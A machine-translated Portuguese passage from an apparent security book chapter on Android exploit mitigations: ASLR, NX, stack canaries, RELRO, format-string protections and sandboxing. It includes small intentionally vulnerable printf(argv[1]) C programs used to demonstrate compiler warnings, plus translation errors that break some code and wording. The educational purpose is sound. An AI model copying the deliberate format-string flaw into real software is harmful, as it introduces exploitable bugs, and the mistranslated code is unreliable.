O uso mais difundido da assinatura de código no Android diz respeito aos carregadores de inicialização bloqueados. Aqui, os carregadores de inicialização de nível mais baixo verificam se os estágios de inicialização subsequentes vêm de uma fonte confiável. A ideia geral é verificar uma cadeia de confiança até o gerenciador de inicialização de nível mais baixo, que geralmente é armazenado em um chip de memória ROM (read-only memory) de inicialização. Em alguns dispositivos, o carregador de inicialização do último estágio verifica o kernel e o disco inicial de memória de acesso aleatório (RAM). Apenas alguns dispositivos, como os da Google TV, chegam a verificar as assinaturas nos módulos do kernel. Além de verificar as assinaturas no momento da inicialização, alguns dispositivos implementam a verificação de assinaturas ao fazer o flash do firmware. Um item que às vezes é verificado durante o flash é a partição /system. Novamente, os dispositivos exatos que implementam essa proteção variam. Alguns dispositivos verificam as assinaturas somente na inicialização, outros verificam durante o flash e outros fazem as duas coisas.

Além do processo de inicialização, a assinatura de código também é usada para verificar as atualizações over-the-air. As atualizações OTA vêm na forma de um arquivo zip que contém patches, novos arquivos e dados necessários. Normalmente, as atualizações são aplicadas ao reiniciar no modo de recuperação. Nesse modo, a imagem de recuperação verifica e instala a atualização. O conteúdo do arquivo zip é assinado criptograficamente por uma autoridade confiável - e posteriormente verificado - para evitar ataques mal-intencionados ao firmware. Por exemplo, a imagem de recuperação padrão nos dispositivos Nexus se recusa a aplicar atualizações, a menos que sejam assinadas pelo Google.

Os aplicativos Android empregam a assinatura de código, mas a assinatura usada não é vinculada a uma autoridade raiz confiável. Em vez de ter todos os aplicativos assinados por uma fonte confiável, como a Apple faz para os aplicativos iOS, o Google exige que os desenvolvedores assinem seus aplicativos antes que eles possam aparecer na Google Play Store. O não encadeamento com uma autoridade raiz confiável significa que os usuários finais devem confiar na reputação da comunidade para determinar a confiança. A existência de um aplicativo na Play Store, por si só, fornece pouca indicação de que o aplicativo, ou seu desenvolvedor, é confiável ou não. Embora o Android use mecanismos de assinatura de código extensivamente, a proteção que ele oferece é insignificante em comparação com a do iOS. Todos os mecanismos descritos anteriormente também se aplicam ao iOS de alguma forma. O que diferencia o iOS é o fato de a Apple usar a assinatura de código para impor se as regiões de memória podem ser executadas. O código só pode ser executado se tiver sido aprovado pela Apple. Isso impede o download e a execução, ou a injeção, de novos códigos depois que um aplicativo passa pelo processo de aprovação. A única exceção é uma única região de memória marcada com permissões de leitura, gravação e execução, que é usada para compilação just-in-time (JIT) no navegador. Quando combinada

com outras atenuações, a assinatura de código da Apple faz com que os ataques tradicionais de corrupção de memória sejam surpreendentemente

difícil. Como o Android não impõe a assinatura de código dessa forma, ele não se beneficia da proteção que essa técnica oferece. Tanto os ataques de invasão de memória quanto o download e a execução de novos códigos após a instalação são possíveis. As outras técnicas de atenuação apresentadas neste capítulo ajudam a impedir que algumas explorações funcionem, mas os ataques de cavalos de Troia não são afetados.

Fortalecimento da pilha

Na época em que foram introduzidas as primeiras atenuações direcionadas às vulnerabilidades de estouro de buffer baseadas em pilha, os estouros de heap ganharam popularidade. Em 1999, Matthew Conover, da equipe de segurança w00w00, publicou um arquivo de texto chamado `heaptut.txt`. O texto original pode ser encontrado em <http://www.cgsecurity.org/exploit/heaptut.txt>. Esse documento serviu como uma introdução das possibilidades que a corrupção de memória baseada em heap poderia permitir. Publicações posteriores se aprofundaram cada vez mais, abordando técnicas de exploração específicas para determinadas implementações ou aplicativos de heap. Apesar da quantidade de material existente, as vulnerabilidades de corrupção de heap ainda são comuns atualmente.

Em um nível mais alto, há duas abordagens principais para a exploração de corrupções de heap. O primeiro método envolve o direcionamento de dados específicos do aplicativo para alavancar a execução arbitrária de código. Por exemplo, um invasor pode tentar sobreescrivar um sinalizador crítico de segurança ou dados usados para executar comandos do shell. O segundo método envolve a exploração da própria implementação do heap subjacente, geralmente os metadados usados pelo alocador. A técnica clássica de desvinculação é um exemplo dessa abordagem, mas muitos outros ataques foram criados desde então. Esse segundo método é mais popular porque esses ataques podem ser aplicados de forma mais genérica para explorar vulnerabilidades individuais em um sistema operacional inteiro ou em uma família de versões de sistemas operacionais. A forma como esses ataques são atenuados varia de uma implementação de heap para outra.

O Android usa uma versão modificada do alocador de memória de Doug Lea, ou `dlmalloc`, para abreviar. As modificações específicas do Android são pequenas e não estão relacionadas à segurança. No entanto, a versão upstream do `dlmalloc` usada (2.8.6) no momento em que este artigo foi escrito contém várias medidas de proteção. Por exemplo, as explorações que usam o ataque clássico de desvinculação não são possíveis sem esforço adicional. O Capítulo 8 aborda mais detalhes sobre como essas atenuações funcionam no Android. O Android incluiu uma versão reforçada do `dlmalloc` desde seu primeiro lançamento público.

Proteção contra transbordamentos de números inteiros

As vulnerabilidades de estouro de inteiro, ou estouro de inteiro, são um tipo de vulnerabilidade que pode resultar em muitos tipos diferentes de comportamento

indesejado. Os computadores modernos usam registros de tamanho finito, geralmente de 32 ou 64 bits,

para representar valores inteiros. Quando ocorre uma operação aritmética que excede esse espaço finito, os bits excessivos são perdidos. A parte que não excede o espaço permanece. Isso é chamado de *aritmética modular*. Por exemplo, quando os dois números 0x8000 e 0x20000 são multiplicados, o resultado é 0x100000000. Como o valor máximo de um registro de 32 bits é 0xffffffff, o bit mais alto não caberia no registro. Em vez disso, o valor do resultado seria 0x00000000. Embora os estouros de inteiros possam causar falhas, cálculos incorretos de preços e outros problemas, a consequência mais interessante é quando ocorre corrupção de memória. Por exemplo, quando esse valor é passado para uma função de alocação de memória, o resultado é um buffer muito menor do que o esperado.

Em 5 de agosto de 2002, o pesquisador de segurança de longa data Florian Weimer notificou a então popular lista de discussão Bugtraq sobre uma grave vulnerabilidade na função `calloc` de várias bibliotecas de tempo de execução do C. Essa função recebe dois parâmetros: um número de elementos e o tamanho de um elemento. Essa função recebe dois parâmetros: um número de elementos e o tamanho de um elemento. Internamente, ela multiplica esses dois valores e passa o resultado para a função `malloc`. O ponto crucial do problema era que as bibliotecas de tempo de execução C vulneráveis não verificavam se havia ocorrido um estouro de número inteiro durante a multiplicação. Se o resultado da multiplicação fosse maior do que um número de 32 bits, a função retornava um buffer muito menor do que o esperado pelo chamador. O problema foi corrigido com o retorno de NULL se ocorresse um estouro de número inteiro. A equipe de segurança do Android garantiu que essa correção fosse implementada antes da primeira versão do Android. Todas as versões do Android estão protegidas contra esse problema. Na documentação relacionada à segurança do Android, as alterações no `calloc` são apresentadas como um aprimoramento da segurança. A maioria dos pesquisadores de segurança consideraria um sucesso não reintroduzir uma vulnerabilidade conhecida anteriormente, em vez de um "aprimoramento".

Dito isso, esse problema específico nunca foi atribuído a um identificador de Vulnerabilidades e Exposições Comuns (CVE)! Nós realmente não vemos isso como uma atenuação de exploração, mas foi incluído aqui para fins de completude.

O Android tenta uma abordagem mais holística para evitar transbordamentos de inteiros ao incluir uma biblioteca desenvolvida pelo desenvolvedor do Google Chrome OS, Will Drewry, chamada *safe_iop*. O nome é a abreviação de "operações seguras com números inteiros". Ela inclui funções aritméticas especiais que retornam falha quando ocorre um estouro de número inteiro. Essa biblioteca foi projetada para ser usada em operações sensíveis com números inteiros, em vez dos operadores aritméticos intrínsecos à linguagem. Os exemplos incluem o cálculo do tamanho de um bloco de memória dinâmica ou o incremento de um contador de referência. O Android inclui essa biblioteca desde a primeira versão.

Durante a redação deste livro, investigamos mais detalhadamente o uso do *safe_iop* no Android. Examinamos o Android 4.2.2, a versão mais recente no momento em que este artigo foi escrito. Descobrimos que apenas cinco arquivos de origem incluíam o cabeçalho *safe_iop*. Dando uma olhada mais profunda, procuramos referências às funções *safe_add*, *safe_mul* e *safe_sub* fornecidas pela biblioteca. Cada função é referenciada cinco, duas e zero vezes, respectivamente. Esses usos estão principalmente na libc do Bionic, no minzip da recuperação de estoque e na libdex do Dalvik. Além disso, a versão do Android parece estar desatualizada. A versão

atual do upstream é 0.4.0 com vários commits em

o caminho para a 0.5.0. Um commit do AOSP faz referência à versão 0.3.1, que é a versão de lançamento atual. No entanto, o arquivo de cabeçalho `safe_iop.h` não contém a versão 0.3.1 no registro de alterações. De modo geral, isso é um pouco decepcionante, considerando o benefício. O uso generalizado de tal biblioteca poderia ter.

Prevenção da execução de dados

Uma técnica comum de mitigação de exploração usada pelos sistemas modernos visa impedir que os invasores executem códigos arbitrários, impedindo a execução de dados. As máquinas baseadas na arquitetura Harvard contêm essa proteção inherentemente. Esses sistemas separam fisicamente a memória que contém o código da memória que contém os dados. Entretanto, pouquíssimos sistemas, incluindo dispositivos baseados em ARM, usam essa arquitetura em sua forma pura.

Em vez disso, os sistemas modernos são baseados em uma arquitetura Harvard modificada ou na arquitetura Von Neumann. Essas arquiteturas permitem que o código e os dados coexistam na mesma memória, o que permite carregar programas do disco e facilita as atualizações de software. Como essas tarefas são essenciais para a conveniência de um computador de uso geral, os sistemas podem impor apenas parcialmente a separação de código e dados. Ao projetar essa atenuação, os pesquisadores optaram por se concentrar especificamente na execução de dados.

Em 2000 e 2002, os pipacs da equipe do PaX foram pioneiros em duas técnicas para impedir a execução de dados na plataforma i386. Como a plataforma i386 não permite a marcação de memória como não executável em suas tabelas de páginas, essas duas técnicas exclusivas de software abusaram de recursos de hardware raramente usados. Em 2000, o PaX incluiu uma técnica chamada PAGEEXEC. Essa técnica usa o mecanismo de cache Translation Lookaside Buffer (TLB) presente nessas unidades centrais de processamento (CPUs) para bloquear tentativas de execução de dados. Em 2002, o PaX adicionou a técnica SEGMEEXEC. Essa abordagem usa os recursos de segmentação dos processadores i386 para dividir a memória do espaço do usuário em duas metades: uma para dados e outra para código. Ao buscar instruções na memória armazenada somente na área de dados, ocorre uma falha de página que permite que o kernel impeça a execução dos dados. Embora o PaX tenha tido dificuldades para ser amplamente adotado, uma variante da técnica SEGMEEXEC foi incluída em muitas distribuições Linux como *exec-shield*. Essas técnicas são anteriores e, muito provavelmente, inspiraram as técnicas modernas usadas para impedir a execução de dados.

Os dispositivos modernos usam uma combinação de suporte de hardware e software para impedir a execução de dados. Os processadores ARM e x86 atuais oferecem suporte a esse recurso, embora cada plataforma use uma terminologia ligeiramente diferente. A AMD introduziu o suporte de hardware para Never Execute (*NX*) nos processadores AMD64, como o Athlon 64 e o Opteron. Posteriormente, a Intel incluiu o suporte para Execute Disable (*XD*) nos processadores Pentium 4. A ARM adicionou o suporte para Execute Never (*XN*) no ARMv6. O HTC Dream, também conhecido como G1 ou ADP1, usou esse design

de processador.

Nas arquiteturas ARM e x86, o kernel do sistema operacional deve suportar o uso do recurso para indicar que determinadas áreas da memória não devem ser executáveis. Se um programa tentar executar tal área de memória, uma falha de processo é gerada e entregue ao kernel do sistema operacional. Em seguida, o kernel trata a falha emitindo um sinal para o processo infrator, o que geralmente faz com que ele seja encerrado.

O kernel do Linux marca a memória da pilha de um programa como executável, a menos que encontre um cabeçalho de programa `GNU_STACK` sem o sinalizador executável definido. Esse cabeçalho de programa é inserido no binário pela cadeia de ferramentas do compilador quando compilado com a opção `-znoexecstack`. Se esse cabeçalho de programa não existir, ou se existir um com o sinalizador executável definido, a pilha será executável. Como efeito colateral, todos os outros mapeamentos legíveis também são executáveis.

É possível determinar se um determinado binário contém esse cabeçalho de programa usando os programas `execstack` ou `readelf`. Esses programas estão disponíveis na maioria das distribuições Linux e também estão incluídos no repositório do Android Open Source Project (AOSP). O trecho a seguir mostra como consultar o status da pilha executável de um determinado binário usando cada programa.

```
dev:~/android $ execstack -q cat*
? cat-g1
- cat-gn-takju
X cat-gn-takju-CLEARED

dev:~/android $ readelf -a cat-g1 | grep GNU_STACK

dev:~/android $ readelf -a cat-gn-takju | grep GNU_STACK
GNU_STACK0x00000000 0x00000000 0x00000000 0x000000 0x000000 RW 0

dev:~/android $ readelf -a cat-gn-takju-CLEARED | grep GNU_STACK
GNU_STACK0x00000000 0x00000000 0x00000000 0x000000 0x000000
RWE 0
```

Além de usar esses programas, também é possível descobrir se os mapeamentos de memória são executáveis por meio da entrada `maps` no sistema de arquivos `proc`. Os trechos a seguir mostram os mapeamentos do programa `cat` em um Galaxy Nexus com Android 4.2.1 e em um Motorola Droid com Android 2.2.2.

```
shell@android:/ $ # no Galaxy Nexus com Android 4.2.1
shell@android:/ $ cat /proc/self/maps | grep -E '(stack|heap)'
409e4000-409ec000 rw-p 00000000 00:00 0 [heap]
bebaf000-bebd0000 rw-p 00000000 00:00 0 [pilha]

$ # no Motorola Droid com Android 2.2.2
$ cat /proc/self/maps | grep -E '(stack|heap)'
0001c000-00022000 rwxp 00000000 00:00 0 [heap]
bea13000-bea14000 rwxp 00000000 00:00 0 [pilha]
```

Cada linha do arquivo de mapas contém o endereço inicial e final, as permissões, o deslocamento de página, o maior, o menor, o inode e o nome de uma região de memória. Como você pode ver nos campos de permissões no código anterior, a pilha e o heap não são executáveis no Galaxy Nexus. No entanto, ambos são executáveis no antigo Motorola Droid.

Embora o kernel do Linux da versão 1.5 inicial do Android ofereça suporte a essa atenuação, os binários do sistema não foram compilados com suporte para o recurso. O commit 2915cc3 adicionou o suporte em 5 de maio de 2010. O Android 2.2 (Froyo) foi lançado apenas duas semanas depois, mas não incluiu a proteção. A versão seguinte, Android 2.3 (Gingerbread), finalmente trouxe essa atenuação para os dispositivos de consumo. Ainda assim, alguns dispositivos Gingerbread, como o Sony Xperia Play com Android 2.3.4, implementaram apenas parcialmente essa atenuação. O trecho a seguir mostra os mapeamentos de memória da pilha e do heap em um dispositivo desse tipo.

```
$ # em um Sony Xperia Play com Android 2.3.4
$ cat /proc/self/maps | grep -E '(stack|heap)'
0001c000-00023000 rwxp 00000000 00:00 0                      [heap]
7e9af000-7e9b0000 rw-p 00000000 00:00 0                      [pilha]
```

Aqui, a pilha não é executável, mas os dados dentro do heap ainda podem ser executados. A inspeção dos códigos-fonte do kernel para esse dispositivo mostra que o heap foi mantido executável por motivos de compatibilidade com o legado, embora não esteja claro se isso era realmente necessário. Essa atenuação foi ativada no Native Development Kit (NDK) com o lançamento da revisão 4b em junho de 2010. Após esse lançamento, todas as versões do AOSP e do NDK ativaram essa opção de compilador por padrão. Com essa proteção presente, os invasores não podem executar diretamente o código nativo localizado em mapeamentos não executáveis.

Randomização do layout do espaço de endereço

A ASLR (Address Space Layout Randomization) é uma técnica de atenuação que visa introduzir entropia no espaço de endereço de um processo. Ela foi introduzida pela equipe do PaX em 2001 como uma medida provisória. A maioria das explorações da era pré-ASLR dependia de endereços codificados. Embora isso não fosse um requisito rigoroso, os desenvolvedores de exploits daquela época usavam esses endereços para simplificar o desenvolvimento.

Essa atenuação é implementada em vários locais do kernel do sistema operacional. No entanto, de forma semelhante à prevenção da execução de dados, o kernel ativa e desativa o ASLR com base nas informações do formato binário dos módulos de código executável. Fazer isso significa que o suporte também é necessário na cadeia de ferramentas do compilador.

Há muitos tipos de memória fornecidos pelo kernel do Linux. Isso inclui regiões fornecidas pelas chamadas de sistema `brk` e `mmap`, memória de pilha e muito mais. A chamada de sistema `brk` fornece a área de memória em que o processo armazena seu heap

dados. A chamada de sistema `mmap` é responsável pelo mapeamento de bibliotecas, arquivos e outras memórias compartilhadas no espaço de endereço virtual de um processo. A memória da pilha é alocada no início da criação do processo.

A ASLR funciona introduzindo entropia nos endereços virtuais alocados por esses recursos. Como há vários locais onde essas regiões são criadas, a randomização de cada área de memória requer considerações especiais e implementação individual. Por esse motivo, a ASLR geralmente é implementada em fases. O histórico mostra que os implementadores lançarão diferentes versões de seus sistemas operacionais com quantidades variadas de suporte para ASLR. Depois que todos os segmentos de memória possíveis são randomizados, diz-se que o sistema operacional oferece suporte à "ASLR completa". Mesmo que um sistema ofereça suporte total à ASLR, o espaço de endereço de um determinado processo pode não ser totalmente aleatório. Por exemplo, um executável que não oferece suporte a ASLR não pode ser randomizado. Isso acontece quando os sinalizadores do compilador necessários para ativar determinados recursos foram omitidos no momento da compilação. Por exemplo, os binários executáveis independentes de posição (PIE) são criados por meio da compilação com os sinalizadores `-fPIE` e `-pie`. Você pode determinar se um binário específico foi compilado com esses sinalizadores inspecionando o campo `type` usando o comando `readelf`, conforme mostrado

no trecho a seguir.

```
dev:~/android $ # cat binary from Android 1.5
dev:~/android $ readelf -h cat-g1 | grep Type:
    Tipo:                         EXEC (arquivo executável)

dev:~/android $ # cat binary from Android 4.2.1 dev:~/android
$ readelf -h cat-gn-takju | grep Type:
    Tipo:                         DYN (arquivo de objeto compartilhado)
```

Quando um binário suporta a randomização de seu endereço base, ele terá o tipo `DYN`. Quando isso não ocorrer, ele terá o tipo `EXEC`. Como você pode ver no código anterior, o binário `cat` do G1 não pode ser randomizado, mas o do Galaxy Nexus pode. Você pode verificar isso amostrando o endereço base no arquivo de mapas do `proc` várias vezes, como mostrado aqui:

```
# Duas amostras consecutivas no Android 1.5
/system/bin/toolbox/cat /proc/self/maps | head -1
00008000-00018000 r-xp 00000000 1f:03
                                         520/system/bin/toolb
ox # /system/bin/toolbox/cat /proc/self/maps | head -1
00008000-00018000 r-xp 00000000 1f:03 520                     /system/bin/toolbox

shell@android:/ $ # duas amostras consecutivas no Android 4.2.1
shell@android:/ $ /system/bin/cat /proc/self/maps | grep toolbox | \ head
-1
4000e000-4002b000  r-xp 00000000 103:02 267  /system/bin/toolbox
shell@android:/ $ /system/bin/cat /proc/self/maps | grep toolbox | \
head -1
40078000-40095000 r-xp 00000000 103:02 267 /system/bin/toolbox
```

Os trechos mostram claramente que a randomização adequada da base binária ocorre no Android 4.2.1. Isso pode ser visto no primeiro número, os endereços de base da região de código do binário. Os endereços de base diferem entre duas execuções consecutivas, 0x4000e000 para a primeira e 0x40078000 para a segunda. Como esperado, o endereço base do binário do Android 1.5 não é randomizado.

OBSERVAÇÃO O binário `cat` no Android geralmente é apenas um link simbólico para o binário da caixa de ferramentas. Além disso, o shell fornecido pelo Android às vezes inclui o comando `cat` como integrado. Nesses sistemas, é necessário executar `/system/bin/cat` para obter uma amostragem precisa das execuções.

Outra área de memória que tende a ser ignorada são as regiões `vdso` (x86) ou vetores (ARM). Esses mapeamentos de memória facilitam a comunicação mais fácil e rápida com o kernel. Até 2006, o Linux x86 não randomizava a região de memória `vdso`. Mesmo depois que o kernel suportou a randomização da `vdso`, algumas distribuições do Linux não habilitaram a opção de configuração do kernel necessária até muito mais tarde.

Semelhante a outros sistemas operacionais modernos, o suporte do Android para ASLR foi implementado em fases. O suporte inicial ao ASLR, introduzido na versão 4.0, incluía apenas a randomização da pilha e das regiões criadas pela chamada do sistema `mmap` (incluindo bibliotecas dinâmicas). O Android 4.0.3 implementou a randomização para o heap no commit `d707fb3`. No entanto, o ASLR não foi implementado para o próprio vinculador dinâmico. Georg Wicherski e Joshua J. Drake aproveitaram esse fato quando desenvolveram o exploit de navegador discutido no Capítulo 8 e no Capítulo 9. O Android 4.1.1 fez melhorias significativas ao adicionar entropia aos endereços de base do vinculador dinâmico e de todos os binários do sistema. No momento em que este artigo foi escrito, o Android suporta quase totalmente o ASLR. A única região de memória restante que não é aleatória é a região dos vetores.

OBSERVAÇÃO A combinação de várias atenuações, em uma abordagem em camadas, é uma forma de defesa em profundidade. Fazer isso complica significativamente a criação de explorações confiáveis. O melhor exemplo é quando o ASLR e o XN estão totalmente ativados. Isoladamente, eles têm efeito limitado. Sem o ASLR completo, os invasores podem usar a Programação Orientada a Retorno, abordada no Capítulo 9, para contornar o XN. A ASLR completa sem XN é facilmente contornada com o uso de técnicas como heap spraying. Cada uma dessas atenuações complementa a outra, tornando a postura de segurança muito mais forte.

Protegendo a pilha

Para combater os estouros de buffer baseados em pilha, Crispin Cowan introduziu uma proteção chamada StackGuard em 1997. A proteção funciona armazenando um valor canário antes do endereço de retorno salvo do quadro de pilha atual. O *canário*,

às vezes chamado de *cookie*, é criado dinamicamente no prólogo de uma função. O código para fazer isso é inserido pelo compilador no momento da compilação. Inicialmente, o valor canário consistia em todos os zeros. Posteriormente, a proteção foi atualizada para usar valores de cookie aleatórios, o que impede a exploração de estouros de buffer que ocorrem em operações de `memcpy`. Por fim, o StackGuard deixou de ser mantido e outras implementações de proteção de pilha foram criadas.

Para preencher a lacuna deixada pelo StackGuard, Hiroaki Etoh, da IBM, iniciou um projeto chamado ProPolice. Também conhecido como Stack-Smashing-Protector (SSP), o ProPolice difere do StackGuard em alguns aspectos. Primeiro, a IBM implementou a proteção no front-end do compilador em vez de no back-end. Segundo, a IBM estendeu a proteção para incluir mais do que apenas o endereço de retorno das funções protegidas. Terceiro, as variáveis são reordenadas de forma que o transbordamento de um buffer ou matriz tenha menos probabilidade de corromper outras variáveis locais. Por fim, o ProPolice cria uma cópia dos argumentos da função para protegê-los também contra corrupção. O ProPolice é padrão na GNU Compiler Collection (GCC) e está ativado por padrão em muitos sistemas operacionais, inclusive no Android.

No Android, a proteção de pilha ProPolice é ativada passando o sinalizador `-fstack-protector` para o compilador GCC. O Android é compatível com esse recurso desde a primeira versão pública, o Android 1.5. Além de ser usado para compilar o próprio sistema operacional, essa atenuação foi ativada por padrão para o NDK usado por desenvolvedores de terceiros. Isso garante que todos os binários sejam compilados com essa proteção por padrão. O Android adotou essa atenuação muito cedo, o que certamente tornou inexplicável uma série de vulnerabilidades de estouro de buffer baseadas em pilha.

Proteções de strings de formato

As vulnerabilidades de string de formato representam uma classe de problemas muito interessante. Quando foram descobertas e documentadas pela primeira vez,

muitas pessoas ficaram surpresas com o fato de que um erro como esse pudesse ser explorado. À medida que mais pessoas começaram a entender e a explorar os problemas, iniciou-se uma pesquisa de mitigação. Em 2001, vários pesquisadores

apresentaram um artigo chamado "FormatGuard: Automatic Protection From printf Format String Vulnerabilities". Atualmente, existem várias estratégias de atenuação, muitas das quais estão descritas no artigo do FormatGuard, para lidar com essa classe de problemas. Uma estratégia envolve sinalizadores especiais do

compilador que detectam problemas de string de formato potencialmente exploráveis no momento da compilação. Chamar essa proteção de atenuação é um pouco equivocado. Em vez de impedir a exploração de problemas que escapam

à detecção, ela visa impedir a introdução de problemas em um sistema em execução. Essa proteção é invocada ao passar os sinalizadores do compilador -

`Wformat-security` e

`-Werror=format-security` ao compilar o código. A seguinte sessão do shell mostra o comportamento do compilador com esses sinalizadores ativados:

```
dev:~/android $ cat fmt-test1.c
```

```
#include <stdio.h>
```

```
int main(int argc, char *argv[]) { printf(argv[1]);
    retornar 0;
}
dev:~/android $ gcc -Wformat-security -Werror=format-security -o test \ fmt-
test1.c
fmt-test1.c: Na função 'main':
fmt-test1.c:3:3: erro: format não é um literal de string e não há
argumentos de formatação [-Werror=format-security]
cc1: alguns avisos estão sendo tratados como erros
dev:~/android $ ls -l test
ls: não é possível acessar o teste: No such file or directory
```

Conforme mostrado no trecho, o compilador imprime um erro em vez de produzir um executável. O compilador detectou com êxito que uma string não constante foi passada como parâmetro da string de formato para a função `printf`. Presume-se que essa string não constante seja controlável por um invasor e, portanto, pode representar uma vulnerabilidade de segurança.

Entretanto, essa proteção não é abrangente. Alguns programas vulneráveis não serão detectados por essa proteção. Por exemplo, o programa a seguir não produz nenhum aviso e, portanto, um binário é produzido.

```
dev:~/android $ cat fmt-test2.c
#include <stdio.h>
int main(int argc, char *argv[])
{
    printf(argv[1], argc);
    retornar 0;
}
dev:~/android $ gcc -Wformat-security -Werror=format-security -o test \ fmt-
test2.c
dev:~/android $ ls -l test
dev:~/android $ ./test %x 2
```

Existem muitos outros casos extremos desse tipo. Um exemplo é uma função personalizada que usa os recursos de argumento variável, fornecidos pelo cabeçalho `stdarg.h`. O GCC implementa essa proteção usando o atributo de função de formato. O trecho a seguir de `bionic/libc/include/stdio.h` na árvore AOSP mostra essa anotação para a função `printf`.

```
237 intprintf      (const char *, ...)
238         atributo (( format (_printf, 1, 2)))
```

Esse atributo de função tem três argumentos. O primeiro argumento é o nome da função. O segundo e o terceiro argumentos indexam os parâmetros passados para `printf`, começando com um. O segundo argumento indica o índice da própria cadeia de caracteres de formato. O terceiro argumento refere-se ao índice do primeiro argumento após a cadeia de caracteres de formato. A função `printf` é apenas uma das muitas funções anotadas em

dessa forma. Se uma função de argumento variável personalizada não for anotada dessa forma, a função

O recurso de aviso `-Wformat` não pode detectar a condição potencialmente vulnerável. O Android distribuiu pela primeira vez binários criados com o sinalizador `-Wformat-security` na versão 2.3, conhecida como Gingerbread. A alteração do código-fonte que introduziu esse recurso ocorreu em 14 de maio de 2010. O identificador de commit relevante foi `d868cad`. Essa alteração garante que todo o código criado como parte do Android seja protegido por essa proteção. Todas as versões do NDK foram fornecidas com um compilador compatível com esse recurso, mas a configuração padrão não usava esse sinalizador de compilador até a versão r9 em julho de 2013. Dessa forma, o código-fonte criado usando versões mais antigas do NDK permanecerá suscetível a ataques de string de formato, a menos que o desenvolvedor use manualmente intervém.

TIP Os sinalizadores de compilador padrão para compilações AOSP são encontrados no arquivo `build/core/ combo/TARGET_linux-<arch>.mk`, em que `<arch>` representa a arquitetura de destino (geralmente arm).

Outra estratégia envolve a desativação do especificador de formato `%n`. Esse especificador é usado para corromper precisamente a memória ao explorar vulnerabilidades de string de formato. Os desenvolvedores do Android removeram o suporte para o especificador `%n` do Bionic em outubro de 2008, antes do primeiro lançamento público do Android. No entanto, embora a neutralização desse especificador possa tornar alguns problemas não exploráveis, ela não aborda holisticamente a classe de problemas. Um invasor ainda pode causar um estouro de buffer ou uma condição de negação de serviço usando outros especificadores de formato.

Outra estratégia é ativada ao definir `_FORTIFY_SOURCE` como `2` no momento da compilação. Essa técnica de atenuação impede o uso do especificador `%n` em uma cadeia de caracteres de formato que reside na memória gravável. Ao contrário do sinalizador `-Wformat-security`, essa proteção também contém um componente de tempo de execução implementado na biblioteca de tempo de execução C do sistema operacional. Leia mais sobre essa estratégia e sua inclusão no Android com mais detalhes na seção "Fortificando o código-fonte", mais adiante neste capítulo.

Realocações somente de leitura

Outra técnica popular para explorar vulnerabilidades de corrupção de memória envolve a substituição de ponteiros usados para resolver funções externas. Principalmente, isso envolve a alteração de entradas na Global Offset Table (GOT) para apontar para o código de máquina fornecido pelo invasor ou para outras funções vantajosas. Essa técnica foi usada em várias explorações no passado, pois os endereços de entrada da GOT são facilmente encontrados com o uso de ferramentas como `readelf` e `objdump`.

Para evitar que os invasores usem essa técnica, o colaborador de longa data do Linux

Jakub Jelinek propôs um patch na lista de discussão do binutils. Você pode ver o

Postagem original em <http://www.sourceforge.org/ml/binutils/2004-01/msg00070.html>. Esse patch marca o nascimento de uma atenuação chamada Read-Only Relocations, ou *relro*, para abreviar. Primeiro, o compilador gera um binário que opta por essa proteção usando o sinalizador do compilador `-Wl,-z,relro`. Você pode determinar se um binário específico está protegido por essa atenuação usando o comando `readelf` mostrado aqui:

```
dev:~/android $ # cat binary from Android 1.5
dev:~/android $ readelf -h cat-g1 | grep RELRO

dev:~/android $ # cat binário do Android 4.2.1
dev:~/android $ readelf -h cat-gn-takju | grep RELRO
GNU_RELRO0x01d334 0x0001e334 0x0001e334 0x00ccc 0x00ccc RW 0x4
```

Infelizmente, usar apenas o sinalizador `-Wl,-z,relro` é insuficiente. Usar somente esse sinalizador permite o que é conhecido como *relro parcial*. Nessa configuração, o GOT é deixado gravável. Para obter a eficácia máxima, ou *relro total*, você também precisa do sinalizador `-Wl,-z,now`. O trecho a seguir mostra como verificar se o relro completo está ativado.

```
dev:~/android $ readelf -d cat-gn-takju | grep NOW
0x0000001e (FLAGS)                                BIND_NOW
0x6fffffff fb (FLAGS_1)                            Flags: AGORA
```

O acréscimo desse sinalizador adicional instrui o vinculador dinâmico a carregar todas as dependências quando o programa for iniciado. Como todas as dependências são resolvidas, o vinculador não precisa mais atualizar o GOT. Portanto, o GOT é marcado como somente leitura durante o restante da execução do programa. Com essa área de memória somente para leitura, não é possível gravar nela sem antes alterar as permissões. Uma tentativa de gravar no GOT bloqueia o processo e impede a exploração bem-sucedida.

O Android incluiu essa atenuação em abril de 2012 como parte da versão 4.1.1. Ele usa corretamente os dois sinalizadores necessários para obter uma área GOT somente leitura. O identificador de commit do AOSP relevante foi `233d460`. A revisão 8b foi a primeira versão do NDK a usar essa proteção. Após esse lançamento, todas as versões do AOSP e do NDK ativaram essa opção do compilador por padrão. Assim como ocorre com as proteções de string de formato, o código-fonte criado com versões mais antigas do NDK permanecerá vulnerável até que o desenvolvedor recompile com uma versão mais recente do NDK. Com essa proteção presente, os invasores não podem gravar no GOT ou executar dados armazenados nele.

Sandboxing

O *sandboxing* tornou-se uma técnica de atenuação popular nos últimos cinco anos, desde o lançamento do Google Chrome. O principal objetivo do sandboxing é levar o princípio do menor privilégio para o próximo nível, executando partes de um programa com privilégios e/ou funcionalidade reduzidos. Alguns códigos simplesmente têm um perfil de risco mais alto, seja devido à baixa qualidade do código ou à maior exposição a códigos não

confiáveis.

dados. A execução de códigos mais arriscados em um ambiente restrito pode evitar ataques bem-sucedidos. Por exemplo, uma sandbox pode impedir que um invasor acesse dados confidenciais ou prejudique o sistema, mesmo que o invasor já possa executar códigos arbitrários. Softwares populares de desktop do Windows, como Microsoft Office, Adobe Reader, Adobe Flash e Google Chrome, usam sandbox até certo ponto. O Android usa uma forma de sandboxing desde seu primeiro lançamento. Lembre-se de que, no Capítulo 2, o Android usa contas de usuário individuais para isolar os processos uns dos outros. Esse tipo de sandboxing é bastante grosseiro, mas, mesmo assim, é uma forma legítima de sandboxing. Posteriormente, a versão 4.1 do Android adicionou o recurso Isolated Services, que permite que um aplicativo gere um processo separado que seja executado com um ID de usuário diferente. Devido à disponibilidade desse recurso, o Chrome para Android usa uma sandbox um pouco mais forte em dispositivos baseados no Jelly Bean do que em dispositivos com versões anteriores do Android. É provável que as futuras revisões do Android incluam mais aprimoramentos nessa área. Você pode ler mais sobre uma dessas iniciativas na seção "Futuro das Mitigações", mais adiante neste capítulo.

Fortalecimento do código-fonte

